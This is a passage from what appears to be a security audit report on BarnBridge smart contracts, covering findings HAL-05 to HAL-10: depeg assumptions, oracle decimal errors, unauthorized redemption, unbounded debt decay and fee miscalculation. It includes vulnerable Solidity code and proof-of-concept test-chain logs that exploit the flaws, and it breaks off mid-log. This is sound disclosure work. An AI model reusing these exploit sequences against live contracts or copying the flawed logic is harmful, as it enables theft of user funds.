 ↳ _computeHealthFactor(debt);
370     require(healthFactor < 1e18, "still healthy");
371     debtData[_debtId].status = DebtStatus.Liquidated;
372     IERC20Upgradeable(debt.borrowAsset).safeTransferFrom(msg.
 ↳ sender, bondProvider, compoundBalance);
373     IProvider(bondProvider)._repayProvider(debt.borrowAsset,
 ↳ compoundBalance);
374     IERC20Upgradeable(debt.collateralBond).safeTransfer(msg.sender
```

```
 ↳ , debt.collateralAmount);
375     emit Liquidated(msg.sender, _debtId, debtData[_debtId]);
376 }
```

As we can see, the liquidateDebt() function makes use of the _computeHealthFactor() to determine if the debt can be liquidated or not:

Listing 7: SmartYield.sol (Line 526)

```
514 /**
515  * @dev calculate the health factor for debt
516  * @param _debt debt information
517  * @return healthTuple the health factor and the compounded
 ↳ balance
518  */
519 function _computeHealthFactor(Debt memory _debt) public view
 ↳ returns (uint256, uint256) {
520     uint256 compoundedBalance = _calculateCompoundBalance(_debt.
 ↳ borrowRate, _debt.borrowAmount, _debt.start);
521
522     DataTypes.ReserveData memory reserve = IProvider(bondProvider)
 ↳ ._getReserveDataProvider(_debt.borrowAsset);
523     DataTypes.ReserveConfigurationMap memory config = reserve.
 ↳ configuration;
524     uint256 liquidationThreshold = (config.data & ~
 ↳ LIQUIDATION_THRESHOLD_MASK) >>
525         LIQUIDATION_THRESHOLD_START_BIT_POSITION;
526     // as we only allow stable coins, we assume 1:1 ratio between
 ↳ collateral and debt
527     uint256 healthFactor = ((_debt.collateralAmount *
 ↳ liquidationThreshold) *
528         10**(IERC20MetadataUpgradeable(_debt.borrowAsset).decimals
 ↳ ())) /
529         10000 /
530         compoundedBalance;
531     return (healthFactor, compoundedBalance);
532 }
```

A 1:1 ratio is assumed between collateral and debt. This will be true as long as the underlying stable asset provided as collateral is pegged to 1$ but as per AAVE documentation:

"You should be mindful of the stablecoin price fluctuations due to market conditions and how it might affect your healthfactor. For example, the market price of USDC 1.00 might not equal exactly USD 1.00, but for example USD 0.95. The price fluctuations of stablecoins, like any assets, affects your healthfactor."

If the provided stablecoin used as collateral in AAVE depegs from 1$ to for example 0.50$ and there is a high debt in the protocol, the position held by SmartYield in AAVE may be liquidated before anyone can correct this situation by calling liquidateDebt() function.

The same happens with the _computeLtv() function:

Listing 8: SmartYield.sol (Line 550)

```
539 /**
540  * @dev calculate the health factor for borrow
541  * @param _debt debt information
542  * @return healthTuple the health factor and the compounded
 ↳ balance
543  */
544 function _computeLtv(Debt memory _debt) public view returns (
 ↳ uint256, uint256) {
545     uint256 compoundedBalance = _calculateCompoundBalance(_debt.
 ↳ borrowRate, _debt.borrowAmount, _debt.start);
546
547     DataTypes.ReserveData memory reserve = IProvider(bondProvider)
 ↳ ._getReserveDataProvider(_debt.borrowAsset);
548     DataTypes.ReserveConfigurationMap memory config = reserve.
 ↳ configuration;
549     uint256 ltvThreshold = config.data & ~LTV_MASK;
550     // as we only allow stable coins, we assume 1:1 ratio between
 ↳ collateral and debt
551     uint256 healthFactor = ((_debt.collateralAmount * ltvThreshold
 ↳ ) *
552         10**(IERC20MetadataUpgradeable(_debt.borrowAsset).decimals
 ↳ ())) /
553         10000 /
554         compoundedBalance;
555     return (healthFactor, compoundedBalance);
556 }
```

If this happens, it would have severe consequences in the protocol, as no yield would be provided and users would never be able to retrieve their deposits.

This issue is very similar to HAL04 - NO PRICE FEEDS ARE USED FOR THE PRINCIPLES IN BARNBONDINGPOLICY, as once again here, BarnBridge is assuming that the stable coins will always be pegged to $1.

Risk Level:

Likelihood - 3
Impact - 5

Recommendation:

It is recommended to revisit all the borrowing logic in the SmartYield contract, considering any possible depegging event.

Remediation Plan:

RISK ACCEPTED: The BarnBridge team accepts this risk. Currently, the BarnBridge team only plans to use USDC or DAI as collateral. The team is willing to take the risk that USDC or DAI will not depeg.

3.6 (HAL-06) DEPOSIT FUNCTION IN BARNBONDINGPOLICY ASSUMES THAT LATESTROUNDDATA CALL WILL ALWAYS RETURN AN 18 DECIMALS PRICE - HIGH

Description:

In the BarnBondingPolicy contract, the deposit() function:

1. Queries for the current BOND token price through a Chainlink Oracle
2. Calculates the current BOND discount based upon the _principle provided
3. Decreases the current debt BarnBridge has for a given _principle
4. Transfers an _amount of _principle tokens from the msg.sender to the TRSRY
5. Withdraws the correct amount of BOND from the TRSRY to be able to allow the _depositor to redeem at the end of their vesting term
6. Records the bond details within the BNDNG.sol contract:

Listing 9: BarnBondingPolicy.sol (Lines 60,65,69)

```
50 function deposit(
51     address _principle,
52     address _depositor,
53     uint256 _amount,
54     uint256 _maxPrice
55 ) external {
56     // If depositor isn't specified use msg.sender
57     if (_depositor == address(0)) _depositor = msg.sender;
58     // Get current price of BOND from oracle
59     uint256 price = BNDNG.bondPrice(_principle, bondPrice());
60     require(price <= _maxPrice, "Max Price too high");
61     // Decay amount of debt we have
62     BNDNG.decayDebt(_principle);
63     (, uint256 _maxDebt, , , uint256 _fee, uint256 _currentDebt) =
↳  BNDNG.getTerms(_principle);
64     uint256 bondAvailable = _maxDebt - _currentDebt;
65     uint256 value = (_amount * 1E18) / price;
```

```
66      // Check to see if we have enough debt available for someone
↳ to bond
67      if (value > bondAvailable) {
68          value = bondAvailable;
69          _amount = (value * price) / 1E18;
70      }
71
72      // Transfering from the user into the treasury
73      ERC20(_principle).safeTransferFrom(msg.sender, address(this),
↳ _amount);
74      IERC20(_principle).approve(address(TRSRY), _amount);
75      TRSRY.deposit(_principle, address(this), _amount);
76
77      // TODEV: review formula
78      // Get the amount of BOND the user should receive after
↳ bonding
79      uint256 fee = (value * _fee) / 10_000;
80      require(value > fee);
81      value = value - fee;
82      // Withdrawing BOND from the treasury to pay when bond fully
↳ vests
83      TRSRY.withdraw(TOKEN, value);
84
85      BNDNG.deposit(_principle, _depositor, price, value);
86  }
```

As we can see, the function assumes that the `decimals` of the `BNDNG.bondPrice(_principle, bondPrice())` call will always be 18 and calculates the `_amount` of BOND tokens based on this, although considering that the `_principles` used will be stablecoins the Chainlink Price Feed used should be BOND/USD which will always have 8 decimals.

BOND/USD Price Feed in Polygon - 8 decimals
BOND/ETH Price Feed in the Mainnet - 18 decimals

The current logic, if used with a BOND/USD Price Feed, would return wrong amounts and users would be able to get `10^10` more BOND tokens than what they should out of their deposits.

Risk Level:

Likelihood - 3
Impact - 5

Recommendation:

It is recommended to only allow/use Chainlink Price Feeds with 8 decimals and update the deposit() function as shown below:

Listing 10: BarnBondingPolicy.sol (Lines 65,69)

```
50 function deposit(
51     address _principle,
52     address _depositor,
53     uint256 _amount,
54     uint256 _maxPrice
55 ) external {
56     // If depositor isn't specified use msg.sender
57     if (_depositor == address(0)) _depositor = msg.sender;
58     // Get current price of BOND from oracle
59     uint256 price = BNDNG.bondPrice(_principle, bondPrice());
60     require(price <= _maxPrice, "Max Price too high");
61     // Decay amount of debt we have
62     BNDNG.decayDebt(_principle);
63     (, uint256 _maxDebt, , , uint256 _fee, uint256 _currentDebt) =
↳  BNDNG.getTerms(_principle);
64     uint256 bondAvailable = _maxDebt - _currentDebt;
65     uint256 value = (_amount * 1E8) / price;
66     // Check to see if we have enough debt available for someone
↳ to bond
67     if (value > bondAvailable) {
68         value = bondAvailable;
69         _amount = (value * price) / 1E8;
70     }
71
72     // Transfering from the user into the treasury
73     ERC20(_principle).safeTransferFrom(msg.sender, address(this),
↳ _amount);
74     IERC20(_principle).approve(address(TRSRY), _amount);
75     TRSRY.deposit(_principle, address(this), _amount);
76
77     // TODEV: review formula
```

```
78      // Get the amount of BOND the user should receive after
↳ bonding
79      uint256 fee = (value * _fee) / 10_000;
80      require(value > fee);
81      value = value - fee;
82      // Withdrawing BOND from the treasury to pay when bond fully
↳ vests
83      TRSRY.withdraw(TOKEN, value);
84
85      BNDNG.deposit(_principle, _depositor, price, value);
86  }
```

Remediation Plan:

PARTIALLY SOLVED: The BarnBridge team fixed the issue and updated the contract to use 8 decimals instead of 18. The team will consider taking the number of decimals from the Chainlink Price Feed.

On the other hand, the BarnBridge team does not check if the returned price is greater than 0 to avoid returning an incorrect price.

3.7 (HAL-07) ANY USER COULD STAKE OR SEND THE PAYOUTS ON BEHALF OF THE INITIAL DEPOSITORS - HIGH

Description:

In the BarnBondingPolicy contract, the function redeem() checks to see how long the _recipient has vested, and then it either sends that amount of BOND tokens to the _recipient or it stakes it in the DAO. This behavior is based in the function parameter passed _stake:

Listing 11: BarnBondingPolicy.sol (Lines 96,97,100)

```
94 function redeem(
95     address _principle,
96     address _recipient,
97     bool _stake
98 ) external {
99     uint256 payout = BNDNG.redeem(_principle, _recipient);
100    stakeOrSend(_recipient, _stake, payout);
101 }
102
103 /* ======== INTERNAL HELPER FUNCTIONS ======== */
104
105 /**
106  *  @notice allow user to stake payout automatically
107  *  @param _recipient address
108  *  @param _stake bool
109  *  @param _amount uint
110  */
111 function stakeOrSend(
112     address _recipient,
113     bool _stake,
114     uint256 _amount
115 ) internal {
116     if (!_stake) {
117         IERC20(TOKEN).transfer(_recipient, _amount); // send
 ↳ payout
118     } else {
119         IERC20(TOKEN).approve(barnStaking, _amount);
120         IBarnStaking(barnStaking).enter(_amount, _recipient);
```

```
121       }
122 }
```

As we can see in the code above, anyone can call redeem() on behalf of the _recipient and decide on their behalf if the payout should be staked in the DAO or not.

Proof of Concept:

```
Calling -> contract_BarnBondingPolicy.deposit(contract_DAI.address, user1.address, 100_000000000000000000, 5_000000000000000000, {'from': user1})
Transaction sent: 0x100c0edfc7b0ad296fc2a114370a543cf934edadc8971a7860b5dae1bc818b62
  Gas price: 0.0 gwei   Gas limit: 600000000   Nonce: 1
  BarnBondingPolicy.deposit confirmed   Block: 30652744   Gas used: 304724 (0.05%)

contract_DAI.balanceOf(user1) -> 900000000000000000000
contract_BarnBridgeToken.balanceOf(contract_BarnTreasury) -> 996498741108360475442 4
contract_BarnBridgeToken.balanceOf(user1) -> 0
contract_BarnBondingModule.bondInfo(user1, contract_DAI) -> (350125888916395245576, 604800, 1657655340, 285611556)
contract_BarnBondingModule.percentVestedFor(contract_DAI, user1) -> 0
contract_BarnBondingModule.pendingPayoutFor(contract_DAI, user1) -> 0

Calling -> chain.sleep(302400)
Calling -> chain.mine(1)

contract_BarnBondingModule.bondInfo(user1, contract_DAI) -> (350125888916395245576, 604800, 1657655340, 285611556)
contract_BarnBondingModule.percentVestedFor(contract_DAI, user1) -> 5000
contract_BarnBondingModule.pendingPayoutFor(contract_DAI, user1) -> 175062944581976227888
Calling -> contract_BarnBondingPolicy.redeem(contract_DAI.address, user1.address, False, {'from': user3})
Transaction sent: 0x53de5d07ea16d5e7d65ced05c5c96a423cf844c7f5b806848c84e32da9ee9d4b
  Gas price: 0.0 gwei   Gas limit: 600000000   Nonce: 0
  BarnBondingPolicy.redeem confirmed   Block: 30652746   Gas used: 85116 (0.01%)

contract_BarnBridgeToken.balanceOf(user1) -> 175062944581976227888

contract_BarnBondingModule.bondInfo(user1, contract_DAI) -> (175062944581976227888, 302399, 1657957741, 285611556)
contract_BarnBondingModule.percentVestedFor(contract_DAI, user1) -> 0
contract_BarnBondingModule.pendingPayoutFor(contract_DAI, user1) -> 0

Calling -> chain.sleep(302400)
Calling -> chain.mine(1)

contract_BarnBondingModule.bondInfo(user1, contract_DAI) -> (175062944581976227888, 302399, 1657957741, 285611556)
contract_BarnBondingModule.percentVestedFor(contract_DAI, user1) -> 10000
contract_BarnBondingModule.pendingPayoutFor(contract_DAI, user1) -> 175062944581976227888

Calling -> contract_BarnBondingPolicy.redeem(contract_DAI.address, user1.address, False, {'from': user3})
Transaction sent: 0x530ec2946223c99bd8369e597654648b9cd1b0d542eacb75b2766c2ef22290ed
  Gas price: 0.0 gwei   Gas limit: 600000000   Nonce: 1
  BarnBondingPolicy.redeem confirmed   Block: 30652748   Gas used: 36878 (0.01%)

contract_BarnBridgeToken.balanceOf(user1) -> 350125888916395245576

contract_BarnBondingModule.bondInfo(user1, contract_DAI) -> (0, 0, 0, 0)
contract_BarnBondingModule.percentVestedFor(contract_DAI, user1) -> 0
contract_BarnBondingModule.pendingPayoutFor(contract_DAI, user1) -> 0
```

Risk Level:

Likelihood - 5
Impact - 3

Recommendation:

It is recommended to update the redeem() function, so it only allows the _recipient to call it.

Remediation Plan:

SOLVED: The BarnBridge team fixed the issue, and now only the user who bonded chooses whether to stake or not.

3.8 (HAL-08) INFINITE MAXDEBT AFTER DECAYLENGTH PERIOD IS REACHED - HIGH

Description:

The BarnBondingModule contract stores all information regarding user deposits, redemptions and bonding terms. To enable bonding, there are several steps that must be taken before user deposits are accepted. One of those steps, is configuring the bond terms by calling configureBondTerms():

Parameter	Type	Description
_controlVariable	uint256	The discount being applied to the current BOND token price, expressed in thousandths
_vestingTerm	uint256	The amount of time it takes for a users bond to mature
_maxDebt	uint256	The maximum amount of debt the protocol can take on, expressed in BOND
_decayLength	uint256	The amount of time it takes for debt to decay
_fee	uint256	The amount of BOND the protocol will keep on a users deposit, expressed in hundredths
_asset	address	The asset that the protocol will accept in exchange for BOND

Based in the table above, we are going to use the following Bond terms:
- _controlVariable: 1000 (1%)
- _vestingTerm: 7 days
- _maxDebt: 10000.000000000000000000 (10000 BOND tokens)
- _decayLength: 10 days
- _fee: 0

- _asset: DAI contract address

These Bond terms mean that the maximum amount of BOND tokens(_maxDebt) that can be given in exchange for DAI tokens in 10 days(_decayLength) is 10000 BOND tokens. Basically, the debt will decay 1000 BOND tokens every day. This logic is implemented in the decayDebt() function, which is called right before any deposit to update the current debt:

Listing 12: BarnBondingModule.sol (Lines 183-185)

```
181 function decayDebt(address _asset) external onlyRole(ALLOCATOR) {
182     Terms memory term = terms[_asset];
183     uint256 decay = (term.maxDebt / term.decayLength) * (block.
 ↳ timestamp - lastDecay[_asset]);
184     if (decay > currentDebt[_asset]) {
185         currentDebt[_asset] = 0;
186     } else {
187         currentDebt[_asset] = currentDebt[_asset] - decay;
188     }
189 }
```

As we can see, this function makes use of the lastDecay[_asset] mapping. But this mapping is only updated with the first call to the configureBondTerms() which means that after the 10th day the decay variable will always be higher than currentDebt[_asset] so the currentDebt[_asset] mapping will be reset to 0.

It means that users will be able to perform infinite deposits, receiving a maximum of 10000 BOND tokens per deposit until the Treasury runs out of BOND tokens. This issue could be paired with HAL04 - NO PRICE FEEDS ARE USED FOR THE PRINCIPLES IN BARNBONDINGPOLICY and would have severe consequences in the BarnBridge protocol.

Proof of Concept:

```
Calling -> contract_BarnBondingPolicy.deposit(contract_DAI.address, user1.address, 100000_000000000000000000, 5_000000000000000000, {'from': user1})
Transaction sent: 0xe6704f881439b5539100f9c182b96602b2183f1e7a587243734f6cac87839182
  Gas price: 0.0 gwei   Gas limit: 600000000   Nonce: 1
  BarnBondingPolicy.deposit confirmed   Block: 30689685   Gas used: 304901 (0.05%)

contract_DAI.balanceOf(user1) -> 7102099370000000000000
contract_BarnBridgeToken.balanceOf(contract_BarnTreasury) -> 300000000000000000000
contract_BarnBridgeToken.balanceOf(user1) -> 0
contract_BarnBondingModule.bondInfo(user1, contract_DAI) -> (100000000000000000000, 604800, 1657739956, 289790063)
contract_BarnBondingModule.percentVestedFor(contract_DAI, user1) -> 0
contract_BarnBondingModule.pendingPayoutFor(contract_DAI, user1) -> 0

Calling -> chain.sleep(86400*1)
Calling -> chain.mine(1)

contract_BarnBondingModule.bondInfo(user1, contract_DAI) -> (100000000000000000000, 604800, 1657739956, 289790063)
contract_BarnBondingModule.percentVestedFor(contract_DAI, user1) -> 1428
contract_BarnBondingModule.pendingPayoutFor(contract_DAI, user1) -> 142800000000000000000
contract_BarnBondingModule.getTerms(contract_DAI) -> (1000, 100000000000000000000000, 864000, 604800, 0, 100000000000000000000)

Calling -> contract_BarnBondingModule.decayDebt(contract_DAI, {'from': contract_BarnBondingPolicy})
Transaction sent: 0x46f161c7a8af76ab32f00ca3baeecee16809e898aa5843498d733961c03defe0
  Gas price: 0.0 gwei   Gas limit: 600000000   Nonce: 1
  BarnBondingModule.decayDebt confirmed   Block: 30689687   Gas used: 37280 (0.01%)

contract_BarnBondingModule.getTerms(contract_DAI) -> (1000, 100000000000000000000000, 864000, 604800, 0, 89999652777777777784178)

Calling -> chain.sleep(86400*9)
Calling -> chain.mine(1)

Calling -> contract_BarnBondingModule.decayDebt(contract_DAI, {'from': contract_BarnBondingPolicy})
Transaction sent: 0xaf6171f49dadd713266a4fdb965198la15b3ee44fe4dcf54327fd0ddd4c1daf1
  Gas price: 0.0 gwei   Gas limit: 600000000   Nonce: 2
  BarnBondingModule.decayDebt confirmed   Block: 30689689   Gas used: 21330 (0.00%)

contract_BarnBondingModule.getTerms(contract_DAI) -> (1000, 100000000000000000000000, 864000, 604800, 0, 0)

Calling -> contract_DAI.approve(contract_BarnBondingPolicy.address, 100000_000000000000000000, {'from': user2})
Transaction sent: 0x4607a9557534c72952dc3b3e814b76b06aeaca3159397bd46edb09879f5d4709
  Gas price: 0.0 gwei   Gas limit: 600000000   Nonce: 0
  DAI.approve confirmed   Block: 30689690   Gas used: 46484 (0.01%)

Calling -> contract_BarnBondingPolicy.deposit(contract_DAI.address, user2.address, 100000_000000000000000000, 5_000000000000000000, {'from': user2})
Transaction sent: 0xc0662ee9c68264236677f82976abbb76b8f13ff100703400d4a3cca6987a1636
  Gas price: 0.0 gwei   Gas limit: 600000000   Nonce: 1
  BarnBondingPolicy.deposit confirmed   Block: 30689691   Gas used: 216701 (0.04%)

contract_DAI.balanceOf(user2) -> 7102099370000000000000
contract_BarnBridgeToken.balanceOf(contract_BarnTreasury) -> 200000000000000000000
contract_BarnBridgeToken.balanceOf(user2) -> 0
contract_BarnBondingModule.getTerms(contract_DAI) -> (1000, 100000000000000000000000, 864000, 604800, 0, 100000000000000000000)

Calling -> contract_DAI.approve(contract_BarnBondingPolicy.address, 100000_000000000000000000, {'from': user3})
Transaction sent: 0x6160c6a4d8f6c288c86c41la7aa390f65d7e80bbe858029666337lcc31590a3a
  Gas price: 0.0 gwei   Gas limit: 600000000   Nonce: 0
  DAI.approve confirmed   Block: 30689692   Gas used: 46484 (0.01%)

Calling -> contract_BarnBondingPolicy.deposit(contract_DAI.address, user3.address, 100000_000000000000000000, 5_000000000000000000, {'from': user3})
Transaction sent: 0xa313ffeeec29648606ffce3df765ac48a437293e145ed82e89268087d07ad190
  Gas price: 0.0 gwei   Gas limit: 600000000   Nonce: 1
  BarnBondingPolicy.deposit confirmed   Block: 30689693   Gas used: 208301 (0.03%)

contract_DAI.balanceOf(user3) -> 7102099370000000000000
contract_BarnBridgeToken.balanceOf(contract_BarnTreasury) -> 100000000000000000000
contract_BarnBridgeToken.balanceOf(user3) -> 0
contract_BarnBondingModule.getTerms(contract_DAI) -> (1000, 100000000000000000000000, 864000, 604800, 0, 100000000000000000000)

Calling -> contract_DAI.approve(contract_BarnBondingPolicy.address, 100000_000000000000000000, {'from': user4})
Transaction sent: 0xf66795l9f66a09af1bcc39da4af1680f424f1268c2181a41f3026d0e5255dd08
  Gas price: 0.0 gwei   Gas limit: 600000000   Nonce: 0
  DAI.approve confirmed   Block: 30689694   Gas used: 46484 (0.01%)

Calling -> contract_BarnBondingPolicy.deposit(contract_DAI.address, user4.address, 100000_000000000000000000, 5_000000000000000000, {'from': user4})
Transaction sent: 0xff7b6de48e6246ab0cc64f6988045805e06d759ea2c31f3dcf6e10944c8c4335
  Gas price: 0.0 gwei   Gas limit: 600000000   Nonce: 1
  BarnBondingPolicy.deposit confirmed   Block: 30689695   Gas used: 193301 (0.03%)

contract_DAI.balanceOf(user4) -> 7102099370000000000000
contract_BarnBridgeToken.balanceOf(contract_BarnTreasury) -> 0
contract_BarnBridgeToken.balanceOf(user4) -> 0
contract_BarnBondingModule.getTerms(contract_DAI) -> (1000, 100000000000000000000000, 864000, 604800, 0, 100000000000000000000)
```

DEBT IS DECREASED HERE BY 10% AFTER 1 DAY OUT OF 10 AS EXPECTED

THE 9000 BOND TOKENS DEBT IS RESET TO 0 AFTER 9 DAYS, AS THE DEBT DECREASED 1000 BOND TOKENS PER DAY

AFTER THE 10TH DAY USERS CAN MAKE INFINITE DEPOSITS GETTING A MAXIMUM OF 10000 BOND TOKENS PER DEPOSIT

Risk Level:

Likelihood - 4

Impact - 5

Recommendation:

It is recommended to fix the logic in the `decayDebt()` function and `lastDecay[_asset]` mapping to prevent this issue.


Remediation Plan:

SOLVED: The BarnBridge team solved the issue.

3.9 (HAL-09) FUNDING RATE FEE IS INCORRECTLY APPLIED TO THE REWARDS RECEIVED - HIGH

Description:

According to the documentation provided by the BarnBridge team, the Funding Rate is applied to the amount deposited by the user. In the picture below, we can see how Alice is charged 15,000 tokens out of 3,000,000 and how Bob is charged 10,000 tokens out of 2,000,000 which corresponds to the 0.5% Funding Rate that appears in the slide:



This logic is implemented in the SmartYield._redeem() function:

Listing 13: SmartYield.sol (Line 477)

```
473 function _redeem(address _bond, uint256 _tokenAmount) internal
 ↳ returns (uint256) {
474     TermInfo memory termInfo = bondData[_bond];
475     uint256 rewards = (termInfo.realizedYield * _tokenAmount) / (
 ↳ IERC20Upgradeable(_bond).totalSupply());
476     bondData[_bond].realizedYield = bondData[_bond].realizedYield
```

```
 ↳ - rewards;
477     uint256 fee = ((_tokenAmount + rewards) * termInfo.feeRate) /
 ↳ 10000;
478     uint256 totalRedeem_ = _tokenAmount + rewards - fee;
479     liquidityProviderBalance = liquidityProviderBalance + fee;
480     return totalRedeem_;
481 }
```

Although, as it is shown in the Line 477, the fee is also applied to the rewards received which is incorrect and causes that users are charged a higher Funding Rate fee.

Risk Level:

Likelihood - 5
Impact - 3

Recommendation:

It is recommended to update the SmartYield._redeem() function as shown below, so the Funding Rate is only applied to the deposited amount:

Listing 14: SmartYield.sol (Line 477)

```
473 function _redeem(address _bond, uint256 _tokenAmount) internal
 ↳ returns (uint256) {
474     TermInfo memory termInfo = bondData[_bond];
475     uint256 rewards = (termInfo.realizedYield * _tokenAmount) / (
 ↳ IERC20Upgradeable(_bond).totalSupply());
476     bondData[_bond].realizedYield = bondData[_bond].realizedYield
 ↳ - rewards;
477     uint256 fee = (_tokenAmount * termInfo.feeRate) / 10000;
478     uint256 totalRedeem_ = _tokenAmount + rewards - fee;
479     liquidityProviderBalance = liquidityProviderBalance + fee;
480     return totalRedeem_;
481 }
```

Remediation Plan:

SOLVED: The BarnBridge team fixed the issue. The reward is no longer included in the fee calculation.

3.10 (HAL-10) SMARTYIELD.ROLLOVER FUNCTION INCORRECTLY LOCKS THE BOND TOKENS UNTIL THE END OF THE NEXT TERM - HIGH

Description:

In the SmartYield contract the function rolloverBond() allows users to signal that they would like to stay in the pool for the next term:

Listing 15: SmartYield.sol (Line 284)

```
268 /**
269  * @dev allow user to signal he would like to stay in the pool for
 ↳  the next term
270  * @param _bond the address of bond token, represent the term user
 ↳  wants to roll over
271  * @param _tokenAmount the amount of the underlying token
272  */
273 function rolloverBond(address _bond, uint256 _tokenAmount)
 ↳ external override nonReentrant defaultCheck {
274     require(termList.contains(_bond), "invalid bond address");
275     require(_tokenAmount > 0, "Amount must be > 0");
276     TermInfo memory termInfo = bondData[_bond];
277     address nextTerm = termInfo.nextTerm;
278     require(block.timestamp > termInfo.start && block.timestamp <
 ↳ termInfo.end, "not valid timestamp");
279     require(nextTerm != address(0), "nextTerm is not set");
280     TermInfo memory nextTermInfo = bondData[nextTerm];
281     require((block.timestamp < (nextTermInfo.start -
 ↳ withdrawWindow)), "next term has started");
282     uint256 claimable = _redeem(_bond, _tokenAmount);
283     IBond(_bond).burn(msg.sender, _tokenAmount);
284     IBond(nextTerm).mintLocked(msg.sender, claimable);
285     emit BondRolledOver(msg.sender, _bond, nextTerm, _tokenAmount,
 ↳  claimable);
286 }
```

As we can see, the BOND tokens of that new term are minted to the user

in a locked state, which means that the tokens cannot be transferred. Although the date those tokens will be unlocked is incorrectly set at the end of that Term:

Listing 16: SmartYield.sol (Line 399)

```
387 function setNextTermFor(
388     uint256 _start,
389     uint16 _termLength,
390     uint16 _feeRate,
391     address _currentTerm
392 ) external onlyController defaultCheck {
393     require(_start > block.timestamp, "start must be in the future
 ↳ ");
394     if (_currentTerm != address(0)) {
395         require(termList.contains(_currentTerm), "invalid current
 ↳ term");
396     }
397     uint256 _end = _start + _termLength * SECONDS_IN_A_DAY;
398     address _bond = ClonesUpgradeable.clone(bondTokenImpl);
399     IBond(_bond).initialize(underlying, _end);
400
401     bondData[_bond].start = _start;
402     bondData[_bond].end = _end;
403     bondData[_bond].feeRate = _feeRate;
404     bondData[_bond].bond = _bond;
405
406     if (_currentTerm != address(0)) {
407         require(termList.contains(_currentTerm), "invalid current
 ↳ term");
408         bondData[_currentTerm].nextTerm = _bond;
409     } else {
410         activeTerm = _bond;
411     }
412     termList.add(_bond);
413     emit TermSetUp(controller, _bond, bondData[_currentTerm],
 ↳ bondData[_bond]);
414 }
```

When that BondToken contract is initialized, the expireTimeStamp is set to the end of the Term:

Listing 17: SYTKN.sol (Line 37)

```
36 // `lock state` expiration. if `lock` expires, locked tokens can
↳ be transfered freely
37 uint256 internal expireTimeStamp;
38
39 function initialize(address _underlying, uint256 _timestamp)
↳ external initializer {
40     __Ownable_init();
41     __ERC20_init(_processName(_underlying, _timestamp),
↳ _processSymbol("bb_SY_s", _underlying, _timestamp));
42     require(IERC20MetadataUpgradeable(_underlying).totalSupply() >
↳  0, "invalid underlying");
43     underlying = _underlying;
44     expireTimeStamp = _timestamp;
45 }
```

What does this mean?

1. Users that have called rolloverBond() will not be able to do anything with their BOND tokens during the whole Term.
2. Users that have called rolloverBond(), in case of a low APY, will not be able to withdraw their tokens before the Term starts (during the 24-hour window).

Proof of Concept:

In the image below, we can see how the user that have called previously rolloverBond() cannot withdraw right before the new Term starts:

```
Calling -> contract_SmartYield.rolloverBond(contract_BondTokenTrue.address, 2000000_000000000000000000, {'from': user2})
Transaction sent: 0x11498950d23c25e5192c7ef72b48218176bef52edade2e8b762fe0321c472e05
  Gas price: 0.0 gwei   Gas limit: 600000000   Nonce: 3
  SmartYield.rolloverBond confirmed   Block: 30824709   Gas used: 155200 (0.03%)



contract_SmartYield.activeTerm() -> 0x7F4f52b596c10309DAEF7FC502399D1FAe5770B0

Calling -> chain.sleep(365*86400)
Calling -> chain.mine(1)

contract_SmartYield.activeTerm() -> 0x7F4f52b596c10309DAEF7FC502399D1FAe5770B0

Calling -> contract_SmartYield.liquidateTerm(contract_SmartYield.activeTerm(), {'from': owner})
Transaction sent: 0x2c16caad47baafb95361583144539610acb9283a0c20b8f49f753e5205fbaf49
  Gas price: 0.0 gwei   Gas limit: 600000000   Nonce: 71
  SmartYield.liquidateTerm confirmed   Block: 30824711   Gas used: 108068 (0.02%)

contract_SmartYield.activeTerm() -> 0xA574d2a45530452373ADBF73BEAFb874B145468A
Calling -> contract_BondToken2 = BondToken.at(contract_SmartYield.activeTerm())
contract_SmartYield.bondData(tx2.events['TermSetUp']['term'][4])[0] -> 1689948334
chain.time() -> 1689775540
contract_SmartYield.bondData(tx2.events['TermSetUp']['term'][4])[0] - chain.time() -> 172794

Calling -> chain.sleep(1*86400)   24H WITHDRAW PERIOD, RIGHT
Calling -> chain.mine(1)          BEFORE THE TERM STARTS

contract_SmartYield.bondData(tx2.events['TermSetUp']['term'][4])[0] -> 1689948334
chain.time() -> 1689861940
contract_SmartYield.bondData(tx2.events['TermSetUp']['term'][4])[0] - chain.time() -> 86394

Calling -> contract_BondTokenTrue.approve(contract_SmartYield.address, 2000000_000000000000000000, {'from': user2})
Transaction sent: 0x022f49c3d0d37510115d7e664563275d3cbec887f87af63937cdf1d0c7c398dd
  Gas price: 0.0 gwei   Gas limit: 600000000   Nonce: 4
  BondToken.approve confirmed   Block: 30824713   Gas used: 25769 (0.00%)

